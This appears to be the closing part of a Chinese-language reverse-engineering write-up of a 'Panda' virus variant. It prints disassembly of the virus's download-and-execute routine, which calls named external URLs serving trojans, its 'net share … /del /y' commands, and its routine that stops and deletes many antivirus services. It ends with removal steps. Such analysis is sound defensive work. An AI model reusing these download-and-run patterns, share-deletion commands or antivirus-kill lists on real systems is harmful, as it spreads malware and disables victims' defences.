CODE:0040C4ED                test      eax, eax
CODE:0040C4EF                jle       loc_40C5CE
CODE:0040C4F5                lea       eax, [ebp+var_4]
CODE:0040C4F8                push      eax
CODE:0040C4F9                mov       edx, [ebp+var_8]
CODE:0040C4FC                mov       eax, offset asc_40C700    ; "\r\n"
CODE:0040C501                call      @System@@LStrPos$qqrv
CODE:0040C506                mov       ecx, eax
CODE:0040C508                dec       ecx
CODE:0040C509                mov       edx, 1
CODE:0040C50E                mov       eax, [ebp+var_8]
CODE:0040C511                call      @System@@LStrCopy$qqrv
CODE:0040C516                lea       eax, [ebp+var_8]
CODE:0040C519                push      eax
CODE:0040C51A                mov       edx, [ebp+var_8]
CODE:0040C51D                mov       eax, offset asc_40C700    ; "\r\n"
CODE:0040C522                call      @System@@LStrPos$qqrv
CODE:0040C527                add       eax, 2
CODE:0040C52A                push      eax
CODE:0040C52B                mov       eax, [ebp+var_8]
CODE:0040C52E                call      unKnow
CODE:0040C533                mov       ecx, eax
CODE:0040C535                mov       eax, [ebp+var_8]
CODE:0040C538                pop       edx
CODE:0040C539                call      @System@@LStrCopy$qqrv
CODE:0040C53E                push      0                             ;
LPBINDSTATUSCALLBACK
CODE:0040C540                push      0                             ; DWORD
CODE:0040C542                lea       eax, [ebp+var_10]
CODE:0040C545                call      sub_40C118
CODE:0040C54A                lea       eax, [ebp+var_10]
CODE:0040C54D                push      eax
CODE:0040C54E                mov       eax, [ebp+var_4]
CODE:0040C551                call      @System@@LStrToPChar$qqrx17System@AnsiString
CODE:0040C556                mov       ebx, eax
CODE:0040C558                mov       edx, ebx
CODE:0040C55A                lea       eax, [ebp+var_18]
```


Author:LoveBoom
EMail:Loveboom@163.com
URL:www.Loveboom.net

```
CODE:0040C55D                call
@System@@LStrFromPChar$qqrr17System@AnsiStringpc
CODE:0040C562                mov         eax, [ebp+var_18]
CODE:0040C565                lea         edx, [ebp+var_14]
CODE:0040C568                call        TrimExpr
CODE:0040C56D                mov         edx, [ebp+var_14]
CODE:0040C570                pop         eax
CODE:0040C571                call        @System@@LStrCat$qqrv
CODE:0040C576                mov         eax, [ebp+var_10]
CODE:0040C579                call        @System@@LStrToPChar$qqrx17System@AnsiString
CODE:0040C57E                push        eax                             ; LPCSTR
CODE:0040C57F                push        ebx                             ; LPCSTR
CODE:0040C580                push        0                               ; LPUNKNOWN
CODE:0040C582                call        URLDownloadToFileA
CODE:0040C587                push        0                               ; uCmdShow
CODE:0040C589                lea         eax, [ebp+var_1C]
CODE:0040C58C                call        sub_40C118
CODE:0040C591                lea         eax, [ebp+var_1C]
CODE:0040C594                push        eax
CODE:0040C595                mov         eax, [ebp+var_4]
CODE:0040C598                call        @System@@LStrToPChar$qqrx17System@AnsiString
CODE:0040C59D                mov         edx, eax
CODE:0040C59F                lea         eax, [ebp+var_24]
CODE:0040C5A2                call
@System@@LStrFromPChar$qqrr17System@AnsiStringpc
CODE:0040C5A7                mov         eax, [ebp+var_24]
CODE:0040C5AA                lea         edx, [ebp+var_20]
CODE:0040C5AD                call        TrimExpr
CODE:0040C5B2                mov         edx, [ebp+var_20]
CODE:0040C5B5                pop         eax
CODE:0040C5B6                call        @System@@LStrCat$qqrv
CODE:0040C5BB                mov         eax, [ebp+var_1C]
CODE:0040C5BE                call        @System@@LStrToPChar$qqrx17System@AnsiString
CODE:0040C5C3                push        eax                             ; lpCmdLine
CODE:0040C5C4                call        WinExec
CODE:0040C5C9                jmp         loc_40C66C
CODE:0040C5CE ; ---------------------------------------------------------------------------
CODE:0040C5CE
CODE:0040C5CE loc_40C5CE:                                            ; CODE XREF:
Download+77j  j
CODE:0040C5CE                lea         eax, [ebp+var_4]
CODE:0040C5D1                mov         edx, [ebp+var_8]
```


Author:LoveBoom
EMail:Loveboom@163.com
URL:www.Loveboom.net

```
CODE:0040C5D4           call    @System@@LStrLAsg$qqrpvpxv
CODE:0040C5D9           push    0                       ;
LPBINDSTATUSCALLBACK
CODE:0040C5DB           push    0                       ; DWORD
CODE:0040C5DD           lea     eax, [ebp+var_28]
CODE:0040C5E0           call    sub_40C118
CODE:0040C5E5           lea     eax, [ebp+var_28]
CODE:0040C5E8           push    eax
CODE:0040C5E9           mov     eax, [ebp+var_4]
CODE:0040C5EC           call    @System@@LStrToPChar$qqrx17System@AnsiString
CODE:0040C5F1           mov     ebx, eax
CODE:0040C5F3           mov     edx, ebx
CODE:0040C5F5           lea     eax, [ebp+var_30]
CODE:0040C5F8           call
@System@@LStrFromPChar$qqrr17System@AnsiStringpc
CODE:0040C5FD           mov     eax, [ebp+var_30]
CODE:0040C600           lea     edx, [ebp+var_2C]
CODE:0040C603           call    TrimExpr
CODE:0040C608           mov     edx, [ebp+var_2C]
CODE:0040C60B           pop     eax
CODE:0040C60C           call    @System@@LStrCat$qqrv
CODE:0040C611           mov     eax, [ebp+var_28]
CODE:0040C614           call    @System@@LStrToPChar$qqrx17System@AnsiString
CODE:0040C619           push    eax                     ; LPCSTR
CODE:0040C61A           push    ebx                     ; LPCSTR
CODE:0040C61B           push    0                       ; LPUNKNOWN
CODE:0040C61D           call    URLDownloadToFileA
CODE:0040C622           push    0                       ; uCmdShow
CODE:0040C624           lea     eax, [ebp+var_34]
CODE:0040C627           call    sub_40C118
CODE:0040C62C           lea     eax, [ebp+var_34]
CODE:0040C62F           push    eax
CODE:0040C630           mov     eax, [ebp+var_4]
CODE:0040C633           call    @System@@LStrToPChar$qqrx17System@AnsiString
CODE:0040C638           mov     edx, eax
CODE:0040C63A           lea     eax, [ebp+var_3C]
CODE:0040C63D           call
@System@@LStrFromPChar$qqrr17System@AnsiStringpc
CODE:0040C642           mov     eax, [ebp+var_3C]
CODE:0040C645           lea     edx, [ebp+var_38]
CODE:0040C648           call    TrimExpr
CODE:0040C64D           mov     edx, [ebp+var_38]
```


Author:LoveBoom
EMail:Loveboom@163.com
URL:www.Loveboom.net

```
CODE:0040C650                pop         eax
CODE:0040C651                call        @System@@LStrCat$qqrv
CODE:0040C656                mov         eax, [ebp+var_34]
CODE:0040C659                call        @System@@LStrToPChar$qqrx17System@AnsiString
CODE:0040C65E                push        eax                             ; lpCmdLine
CODE:0040C65F                call        WinExec
CODE:0040C664                lea         eax, [ebp+var_8]
CODE:0040C667                call        @System@@LStrClr$qqrpv
CODE:0040C66C
CODE:0040C66C loc_40C66C:                                                ; CODE XREF:
Download+151j  j
CODE:0040C66C                cmp         [ebp+var_8], 0
CODE:0040C670                jnz         loc_40C4E0
CODE:0040C676                lea         eax, [ebp+var_4]
CODE:0040C679                call        @System@@LStrClr$qqrpv
CODE:0040C67E                xor         eax, eax
CODE:0040C680                pop         edx
CODE:0040C681                pop         ecx
CODE:0040C682                pop         ecx
CODE:0040C683                mov         fs:[eax], edx
CODE:0040C686                jmp         short loc_40C692
CODE:0040C688 ; ---------------------------------------------------------------------------
CODE:0040C688
CODE:0040C688 loc_40C688:                                                ; DATA XREF:
Download+24o o
CODE:0040C688                jmp         @System@@HandleAnyException$qqrv
CODE:0040C68D ; ---------------------------------------------------------------------------
CODE:0040C68D                call        @System@@DoneExcept$qqrv
CODE:0040C692
CODE:0040C692 loc_40C692:                                                ; CODE XREF:
Download+63j  j
CODE:0040C692                                                            ; Download+20Ej  j
CODE:0040C692                xor         eax, eax
CODE:0040C694                pop         edx
CODE:0040C695                pop         ecx
CODE:0040C696                pop         ecx
CODE:0040C697                mov         fs:[eax], edx
CODE:0040C69A                push        offset loc_40C6B4
CODE:0040C69F
CODE:0040C69F loc_40C69F:                                                ; CODE XREF:
j_@System@@HandleFinally$qqrv_34+5j  j
CODE:0040C69F                lea         eax, [ebp+var_3C]
```


Author:LoveBoom
EMail:Loveboom@163.com
URL:www.Loveboom.net

```
CODE:0040C6A2                mov         edx, 0Fh
CODE:0040C6A7                call        @System@@LStrArrayClr$qqrpvi
CODE:0040C6AC                retn
CODE:0040C6AC Download endp ; sp = -20h
CODE:0040C6AC
```

这里病毒通过网络连接 http://www.ctv163.com/wuhan/down.txt 这个地址，然后解释出该地址中所下载的其它木马地址,然后下载并运行相应的木马程序，今天我试了下，病毒下载的木马地址为:http://www.chinanet123.cn/Class/about/image/images.jpg/2007qq.exe(感谢小崽娃帮忙下载此文件，下载后大概看了下是个ＱＱ木马程序)。

病毒运行后会关闭已中毒机器上的默认共享,当然你别以为他是做什么好事，只是为了避免病毒自已在局域内做重复工作而已。关闭共享代码如下:

```
CODE:0040C754 ; =============== S U B R O U T I N E
=======================================

CODE:0040C754
CODE:0040C754 ; Attributes: bp-based frame
CODE:0040C754
CODE:0040C754 ; DWORD __stdcall Thread_Del_Local_Share(LPVOID)
CODE:0040C754 Thread_Del_Local_Share proc near               ; DATA XREF:
Download_and_KillShare+19o o
CODE:0040C754
CODE:0040C754 var_C      = dword ptr -0Ch
CODE:0040C754 var_8      = dword ptr -8
CODE:0040C754 var_4      = dword ptr -4
CODE:0040C754
CODE:0040C754                push        ebp
CODE:0040C755                mov         ebp, esp
CODE:0040C757                push        0
CODE:0040C759                push        0
CODE:0040C75B                push        0
CODE:0040C75D                push        ebx
CODE:0040C75E                xor         eax, eax
CODE:0040C760                push        ebp
CODE:0040C761                push        offset j_@System@@HandleFinally$qqrv_35
CODE:0040C766                push        dword ptr fs:[eax]
CODE:0040C769                mov         fs:[eax], esp
CODE:0040C76C                lea         eax, [ebp+var_4]
CODE:0040C76F                call        GetValid_Root
CODE:0040C774                mov         eax, [ebp+var_4]
CODE:0040C777                call        unKnow
CODE:0040C77C                mov         ebx, eax
CODE:0040C77E                cmp         ebx, 1
CODE:0040C781                jl          short loc_40C7C1
```


Author:LoveBoom
EMail:Loveboom@163.com
URL:www.Loveboom.net

```
CODE:0040C783
CODE:0040C783 loc_40C783:                              ; CODE XREF:
Thread_Del_Local_Share+6Bj  j
CODE:0040C783                push    0
CODE:0040C785                push    offset aCmd_exeCNetSha    ; "cmd.exe /c net share "
CODE:0040C78A                lea     eax, [ebp+var_C]
CODE:0040C78D                mov      edx, [ebp+var_4]
CODE:0040C790                mov      dl, [edx+ebx-1]
CODE:0040C794                call    @System@@LStrFromChar$qqrr17System@AnsiStringc
CODE:0040C799                push    [ebp+var_C]
CODE:0040C79C                push    offset dword_40C81C       ; uCmdShow
CODE:0040C7A1                lea     eax, [ebp+var_8]
CODE:0040C7A4                mov      edx, 3
CODE:0040C7A9                call    @System@@LStrCatN$qqrv
CODE:0040C7AE                mov      eax, [ebp+var_8]
CODE:0040C7B1                call    @System@@LStrToPChar$qqrx17System@AnsiString
CODE:0040C7B6                push    eax                       ; lpCmdLine
CODE:0040C7B7                call    WinExec
CODE:0040C7BC                dec      ebx
CODE:0040C7BD                test    ebx, ebx
CODE:0040C7BF                jnz     short loc_40C783
CODE:0040C7C1
CODE:0040C7C1 loc_40C7C1:                              ; CODE XREF:
Thread_Del_Local_Share+2Dj  j
CODE:0040C7C1                push    0                         ; uCmdShow
CODE:0040C7C3                push    offset CmdLine            ; "cmd.exe /c net share admin$
/del /y"
CODE:0040C7C8                call    WinExec
CODE:0040C7CD                xor      eax, eax
CODE:0040C7CF                pop      edx
CODE:0040C7D0                pop      ecx
CODE:0040C7D1                pop      ecx
CODE:0040C7D2                mov      fs:[eax], edx
CODE:0040C7D5                push    offset loc_40C7EF
CODE:0040C7DA
CODE:0040C7DA loc_40C7DA:                              ; CODE XREF:
CODE:0040C7EDj  j
CODE:0040C7DA                lea     eax, [ebp+var_C]
CODE:0040C7DD                mov      edx, 3
CODE:0040C7E2                call    @System@@LStrArrayClr$qqrpvi
CODE:0040C7E7                retn
CODE:0040C7E7 Thread_Del_Local_Share endp ; sp = -24h
```


Author:LoveBoom
EMail:Loveboom@163.com
URL:www.Loveboom.net

熊猫病毒分析及解决方案

C 变种版本

CODE:0040C7E7

病毒关闭了以下默认共享:

cmd.exe /c net share 驱动器名$ /del /y

cmd.exe /c net share admin$ /del /y

(这次少了 A 版本中的删除ＩＰＣ$连接)。

接下来进入最后的一个模块中,清除反病毒软件,代码如下:

```
CODE:004070D4 ; =============== S U B R O U T I N E
=======================================

CODE:004070D4
CODE:004070D4
CODE:004070D4 ; DWORD __stdcall Kill_Av_Services(LPVOID)
CODE:004070D4 Kill_Av_Services proc near               ; DATA XREF:
Timer_kill_AV+6o o
CODE:004070D4                 mov     eax, offset aSchedule     ; "Schedule"
CODE:004070D9                 call    Stop_Service
CODE:004070DE                 mov     eax, offset aSharedaccess ; "sharedaccess"
CODE:004070E3                 call    Stop_Service
CODE:004070E8                 mov     eax, offset aRsccenter    ; "RsCCenter"
CODE:004070ED                 call    Stop_Service
CODE:004070F2                 mov     eax, offset aRsravmon     ; "RsRavMon"
CODE:004070F7                 call    Stop_Service
CODE:004070FC                 mov     eax, offset aRsccenter_0 ; "RsCCenter"
CODE:00407101                 call    Del_Service
CODE:00407106                 mov     eax, offset aRsravmon_0 ; "RsRavMon"
CODE:0040710B                 call    Del_Service
CODE:00407110                 mov     edx, offset aSoftwareMicr_1 ;
"SOFTWARE\\Microsoft\\Windows\\CurrentVersi"...
CODE:00407115                 mov     eax, HKEY_LOCAL_MACHINE
CODE:0040711A                 call    RegDelete
CODE:0040711F                 mov     eax, offset aKvwsc          ; "KVWSC"
CODE:00407124                 call    Stop_Service
CODE:00407129                 mov     eax, offset aKvsrvxp       ; "KVSrvXP"
CODE:0040712E                 call    Stop_Service
CODE:00407133                 mov     eax, offset aKvwsc_0       ; "KVWSC"
CODE:00407138                 call    Del_Service
CODE:0040713D                 mov     eax, offset aKvsrvxp_0    ; "KVSrvXP"
CODE:00407142                 call    Del_Service
CODE:00407147                 mov     edx, offset aSoftwareMicr_2 ;
"SOFTWARE\\Microsoft\\Windows\\CurrentVersi"...
CODE:0040714C                 mov     eax, HKEY_LOCAL_MACHINE
CODE:00407151                 call    RegDelete
CODE:00407156                 mov     eax, offset aKavsvc         ; "kavsvc"
```


Author:LoveBoom
EMail:Loveboom@163.com
URL:www.Loveboom.net

```
CODE:0040715B                call    Stop_Service
CODE:00407160                mov     eax, offset aAvp            ; "AVP"
CODE:00407165                call    Stop_Service
CODE:0040716A                mov     eax, offset aAvp_0          ; "AVP"
CODE:0040716F                call    Del_Service
CODE:00407174                mov     eax, offset aKavsvc_0       ; "kavsvc"
CODE:00407179                call    Del_Service
CODE:0040717E                mov     edx, offset aSoftwareMicr_3 ;
"SOFTWARE\\Microsoft\\Windows\\CurrentVersi"...
CODE:00407183                mov     eax, HKEY_LOCAL_MACHINE
CODE:00407188                call    RegDelete
CODE:0040718D                mov     edx, offset aSoftwareMicr_4 ;
"SOFTWARE\\Microsoft\\Windows\\CurrentVersi"...
CODE:00407192                mov     eax, HKEY_LOCAL_MACHINE
CODE:00407197                call    RegDelete
CODE:0040719C                mov     eax, offset aMcafeeframewor ; "McAfeeFramework"
CODE:004071A1                call    Stop_Service
CODE:004071A6                mov     eax, offset aMcshield       ; "McShield"
CODE:004071AB                call    Stop_Service
CODE:004071B0                mov     eax, offset aMctaskmanager ; "McTaskManager"
CODE:004071B5                call    Stop_Service
CODE:004071BA                mov     eax, offset aMcafeeframew_0 ; "McAfeeFramework"
CODE:004071BF                call    Del_Service
CODE:004071C4                mov     eax, offset aMcshield_0 ; "McShield"
CODE:004071C9                call    Del_Service
CODE:004071CE                mov     eax, offset aMctaskmanage_0 ; "McTaskManager"
CODE:004071D3                call    Del_Service
CODE:004071D8                mov     edx, offset aSoftwareMicr_5 ;
"SOFTWARE\\Microsoft\\Windows\\CurrentVersi"...
CODE:004071DD                mov     eax, HKEY_LOCAL_MACHINE
CODE:004071E2                call    RegDelete
CODE:004071E7                mov     edx, offset aSoftwareMicr_6 ;
"SOFTWARE\\Microsoft\\Windows\\CurrentVersi"...
CODE:004071EC                mov     eax, HKEY_LOCAL_MACHINE
CODE:004071F1                call    RegDelete
CODE:004071F6                mov     edx, offset aSoftwareMicr_7 ;
"SOFTWARE\\Microsoft\\Windows\\CurrentVersi"...
CODE:004071FB                mov     eax, 80000002h
CODE:00407200                call    RegDelete
CODE:00407205                mov     eax, offset aNavapsvc       ; "navapsvc"
CODE:0040720A                call    Del_Service
CODE:0040720F                mov     eax, offset aWscsvc         ; "wscsvc"
```


Author:LoveBoom
EMail:Loveboom@163.com
URL:www.Loveboom.net

```
CODE:00407214                call    Del_Service
CODE:00407219                mov     eax, offset aKpfwsvc       ; "KPfwSvc"
CODE:0040721E                call    Del_Service
CODE:00407223                mov     eax, offset aSndsrvc       ; "SNDSrvc"
CODE:00407228                call    Del_Service
CODE:0040722D                mov     eax, offset aCcproxy       ; "ccProxy"
CODE:00407232                call    Del_Service
CODE:00407237                mov     eax, offset aCcevtmgr      ; "ccEvtMgr"
CODE:0040723C                call    Del_Service
CODE:00407241                mov     eax, offset aCcsetmgr      ; "ccSetMgr"
CODE:00407246                call    Del_Service
CODE:0040724B                mov     eax, offset aSpbbcsvc      ; "SPBBCSvc"
CODE:00407250                call    Del_Service
CODE:00407255                mov     eax, offset aSymantecCoreLc ; "Symantec Core LC"
CODE:0040725A                call    Del_Service
CODE:0040725F                mov     eax, offset aNpfmntor      ; "NPFMntor"
CODE:00407264                call    Del_Service
CODE:00407269                mov     eax, offset aMskservice ; "MskService"
CODE:0040726E                call    Del_Service
CODE:00407273                mov     eax, offset aFiresvc       ; "FireSvc"
CODE:00407278                call    Del_Service
CODE:0040727D                mov     edx, offset aSoftwareMicr_8 ;
"SOFTWARE\\Microsoft\\Windows\\CurrentVersi"...
CODE:00407282                mov     eax, HKEY_LOCAL_MACHINE
CODE:00407287                call    RegDelete
CODE:0040728C                mov     edx, offset aSoftwareMicr_9 ;
"SOFTWARE\\Microsoft\\Windows\\CurrentVersi"...
CODE:00407291                mov     eax, HKEY_LOCAL_MACHINE
CODE:00407296                call    RegDelete
CODE:0040729B                retn
CODE:0040729B Kill_Av_Services endp
CODE:0040729B
CODE:0040729B ; ---------------------------------------------------------------------------
```

这里的操作是:直接删除相关反病毒软件的服务。使中毒后杀毒软件无法正常工作。

到这里为此病毒的分析也就基本完成，细节分析出来了，我也就不再做所谓的总结。下面讲讲该病毒的清除。

Author:LoveBoom
EMail:Loveboom@163.com
URL:www.Loveboom.net

熊猫病毒分析及解决方案

C 变种版本

【解决方案】:

清除方法:

1、关闭网络共享，或者断开网络。

2、使用 process Explorer 将 spoclsv.exe 进程终止，然后将机器上的所有 desktop_.ini 文件删除。

3、使用 msconfig 之类的工具将 svcshare 项删除。

4、删除每个盘下的 autorun.inf 文件和 setup.exe 文件。

5、关闭系统的自动播放功能。

6、删除 Drivers 目录下的 spoclsv.exe 文件。

7、使用 ultraedit 之类的工具将所有脚本文件的中的病毒代码清除。

8、清除完毕后，将登录密码设置复杂些，然后重启系统打全系统补丁。

9、对于这个版本，还得更新 QQ 补丁(因为这个版本有利用 QQ 漏洞进行传播)。

这样基本上可以将该病毒清除。

下面说说免疫方法:

对于这个变种版本可以做一个极端的做法:你自己在 Drivers 目录下创建"spoclsv.exe"文件然后设置任何人都不允许访问和执行。

写在最后的话:这个病毒其实传播最主要的途径是通过挂马、漏洞方式进行传播。如果你的系统安全补丁比较全，不随便下软件什么的中毒机率是比较低的。

全文完

Author:LoveBoom
EMail:Loveboom@163.com
URL:www.Loveboom.net